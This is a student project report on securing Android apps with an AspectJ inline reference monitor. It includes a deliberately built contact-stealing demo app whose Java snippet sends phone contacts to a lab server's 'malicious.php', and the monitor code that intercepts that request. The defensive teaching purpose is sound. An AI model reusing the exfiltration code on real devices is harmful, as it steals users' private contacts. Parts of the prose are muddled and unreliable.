Language Based Security

CPS 592

Securing Android Application Using

Inline Reference Monitor

Team Members

Bharath Kumar Reddy Kamsani

Rohith Katakam

Abstract:

The main objective of our project is implementing IRM to provide security to the android application by using Aspect Oriented programming policies. In this project we write some policies to overcome some problems such as to protect the application from untrusted data and changing or modifying the application. And gaining access to the device by the application by which suspicious code can be ruined in the device.

To overcome these problems, we use android application in which arbitrary policies are written that gives a notification to user about trying to steal the contacts by this data can be secured from the device by implementing the mechanism policies. By implementing these policies we prevent the stealing of contacts from the mobile

INTRODUCTION:

The android market has been rising tremendously since past few years. In a recent survey conducted by nielson, the market share of android phones is 36%. Few weeks' later in another survey, the result came out to be 43% of market share. This hike in market share clearly demonstrates the popularity of android mobile phones. The android has open market for supporting apps; it is achieved through Google play store. Due to above two reasons the android became the most targeted mobile platform for attacks. Thus the security has become one of the prime concerns for developers. A wide range of attacks are possible due the nature of mobile and the facilities it provide.

The most targeted service is messaging with 83% of the total attacks. The attacker sends messages to premium numbers through which he gets a share of money. Apart from this there are many attacks like location stealing, in this securing and malware are mostly focused in the devices in three different ways injecting a malicious code to the user's device before the installation of the android application to capture the important data. In second the malicious activity can be performed on the device. In this third the applications with the lightly used are separated to the multiple use of the android device.

In android app's it's hard to find the malware detection but we can access to the security and privacy are controlled by the application permission system. When the user accepts the application installation and permission gets granted with the user approval then application directly requests to the server. In this process the malicious can be attacked to the android application. Among all these some application requires the legitimate sending of SMS in which once sms sending is permitted then it gets continuous to different numbers without the permission of the user which includes malicious that effects the android device. In recent survey it explains that android applications are having poor security policy specifications.

To overcome these problems we write AspectJ policies to the arbitrary applications by which these policies are included in the mobile application code and these are attached to the android application, which performs the enforcement policy. So our major contribution is creating an application by using ellipse and secures it by using inline reference monitor with less overhead on the application.

Background :

In android OS security is provided at the time of installation. The user is subjected to give permissions for different types of services that app may require. These sevices can be any type like camera, gps location, messaging, calling, Bluetooth, network, wifi, voice recorder, contacts, etc. These permissions are requested by developer, so, any number of services can be asked for even they if they are not useful. This allows the app to access unwanted data leaving a security threat. Due to weak android documentation, most of the time developers tend to ask for more services than required. Once permissions are granted even the OS doesnot have privilages to control the behavior of applications apart from carrying on its requests. The user have only two options either to discard the application or blind trust the applications, making the platform useless.

The security vulnerabilities of android application can be overcome using an inline reference monitor(IRM). The basic idea of inline reference monitor is to monitor the execution of application to detect any sort of malicious activity. To understand this the android OS structure has to be studied. The android OS adopts linux like architecture, with kernel as a core. There are many layers with applications at top layer. The application interacts with android native libraries to perform a specified tasks. These functions in the native libraries in turn calls the native OS functions to perform the intended tasks at machine level or OS level. Different functions in the application level will come down to use the same function at kernel level to perform its task.

So, we deploy our security code in between these function calls, to monitor their behavior. The illegal activities to steal data or perform illegal actions are detected and restricted in this framework. For instance, Here we use a malicious app is trying to steal the contacts and send to server. To perform this action the application invokes a call to OS to start the service, then it starts selecting the contacts randomly from the phonebook, once the application starts running by which reference monitor asks permission to access the data from the phonebook. In this case, the destination of the contacts is checked with the server, so that, in case of premium numbers user permission is made mandatory. The content of the contacts is checked through the sensitive information stored in the mobile. Thus providing a strong security for all types of contacts.

There are other ways to provide secure behavior of mobile applications. The Aurasium and AppGuard are one few of them. The Aurasium is similar to our implementation in which the android application is directly installed into the mobile, and malicious activities are observed for user security and privacy policy. So for implementing Aurasium they installed application packageing i.e APK file, which enforces the runtime and without changing the original APK file. Android application code is written in java code and general code, by which we are executing the application. and we run this in the dalvik virtual machine. Here Aurasium performs the malicious activity trying to send message to the premium numbers to perform this it calls the OS and start the service of the application. where messages are checked by the premium numbers to made the service mandatory.

To overcome these problems Aurasium is used to allow the policies, which attributes the security policies. Here Aurasium security policies are implemented to access control on the applications and takes full control on the execution. Even by this Aurasium implements multiple applications that can give secured to the malicious attacks on the application.

while the app guard has advanced features. The appGuard has customizable permission system. The user has the flexibility to give permissions for specific services. The whole configuration is done through a graphical interface integrated as a component in appGuard. The Aurasium monitors all the function calls to the kernel and filters or blocks the requests as per analysis report.

Project Description:

In this project we repackage the android apk file to generate a secured apk file. There are three steps in this process, first we decompile the apk file to get the class files. Then, the security policies are enforced in aspectj language for securing the vulnerable app. In the last phase the application is repackaged including the new security policies. Various tools are used in this process to perform various activities.

The .apk file is nothing but a zip file, by changing the '.apk' to '.zip' converts into a new zip file. All the content in it are exposed including the classes.dex , resources, manifest. The classes.dex file is dalvik executable file which contains all the classes in it. All the android files are conved to dalvik executables, the dalvik vm is specially designed to run the android software. The dalvik vm follows '.dex' extension.

The actual process of the securing decompile the APK file and extract the classes from the apk file then we add the inline reference monitor code using aspect j to inject our new policies into malicious app, so that it asks for the permission. Signed apk is generated then we recompile the file to get the .apk file. This process takes long time to complete the project. So we create sample application to demonstrate inline reference monitor.

This sample application has two steps. We develop a malicious application in mobile to steal information and send it to the attacker server. In the second step we add an AspectJ code to implement inline reference monitor.

In our sample project we use contact stealing application to steal the information from the mobile, which contains a text field and button, when we click the button it selects the contact randomly from the contacts phonebook from the mobile. And it displays the contact on screen of the mobile. In Background it sends contact to the server and that contact is stored in the server database.

So when ever server is accessed it gives a pop-up message on the application i.e. nothing but the alert box which displays warning and also it displays a message "this phone is trying to

send the message to server do you want to continue or not, if we press yes then it continues and contacts are sent to the server database .If we press NO then it won't get access to the server.

Here we used ellipse to develop an android application. In this we use ADT plugin is used specially for android application, and also in the same way we install AspectJ plugin to the ellipse and select the android application to be created for project. To run aspect we change the file to the aspectj file and uses the aspectj at the end we run it as the android application.

Here in our project we use geny motion emulator instead of android virtual device because android virtual device is problematic and not robust geny motion runs on all the applications so we preferred to use this emulator.

In back end we use PHP server for stealing the contacts from the application and to store the contacts we required a database. So we use mysql database to store the contacts from application. Here we use assignment 2 server to create the PHP file. Here we send the request to the PHP file then it stores the data into the database.

The next we add reference monitor to capture the behavior and control the output. The reference monitor is developed using aspectj programming language. The aspect provide a friendly environment to add policies. Its syntax is simple, a poincut to deviate the execution flow of program and an advice to perform specific activity. The poincut can be a variable or a function where the program needs to be monitored. The advice is the second part, here we implement the monitor part on what to do with the data. The advice can be executed in 3 ways, just before the pointcut, after the pointcut or along with the pointcut execution.

Finally, by using the inline reference monitor we provide security to the application, which can give an alert to the user about stealing the information from the contacts phonebook to the server.

IRM CODE :

```
pointcut func2(Activity ma):execution(* *.onCreate(..)) && this(ma) ;
      pointcut func(HttpGet httpGet):call(* *.execute(..))&&args(httpGet);

      HttpResponse around(final HttpGet httpGet):func(httpGet){



AlertDialog.Builder builder = new AlertDialog.Builder(mainActivity);
        builder.setTitle("Send reqquest to : "+uri.getPath());
        builder.setMessage("!!!Possible malicious activity.Do want to
continue to "+uri.getHost());
        builder.setPositiveButton("yes", new
DialogInterface.OnClickListener() {

                  @Override
                  public void onClick(DialogInterface dialog, int which) {
                        // TODO Auto-generated method stub
                        hres = proceed(httpGet);
                  }
            });

            builder.setNegativeButton("no", new
DialogInterface.OnClickListener() {
                  @Override
                  public void onClick(DialogInterface dialog, int which) {
                        // TODO Auto-generated method stub
                        hres = null;
                  }

            });
            AlertDialog alert = builder.create();
        alert.show();
      return hres;
```

Android code : to send the data


```
  HttpGet httpGet = new HttpGet();
                httpGet.setURI(new
URI("http://192.168.56.103/malicious.php?number="+num));
                httpResponse = httpClient.execute(httpGet);
```

Result:

Here we tried to implement the security policies in IRM through android application. The android app is successfully developed to steal the contacts. Then in second phase the aspect is used to poincut the important fuctions to alert the user about the possible malicious activity.


Genymotion for personal use - Custom Phone - 4.1.1 - API 16 -...
ContactStealerBlock
phone number : (314) 456-4322
BUTTON
GPS
ID
free for personal use
4:19

Scr 01 : The application basic interface with a button. On click of button the contact is send to the malicious user.


Genymotion for personal use - Custom Phone - 4.1.1 - API 16 -...
ContactStealerBlock
phone number : (782) 719-2739
Send reqquest to : /malicious.php
!!!Possible malicious activity.Do want to continue to 192.168.56.103
no
yes
free for personal use
5:59

Scr 02 : The notification showing alert to user to send data to a server.

Appendix:

We have thoroughly studied the review and implemented our project according to the suggestions and limitations. We agree with the suggestions given and to run this application and we run this application and we used aspectJ programming to provide security to the application. and scenarios are explained regarding our attacks. This application cannot be used on all the devices because we have implemented specifically for the android application. In this reference monitor asks for the permission to send the data to the server or not by giving an alert function.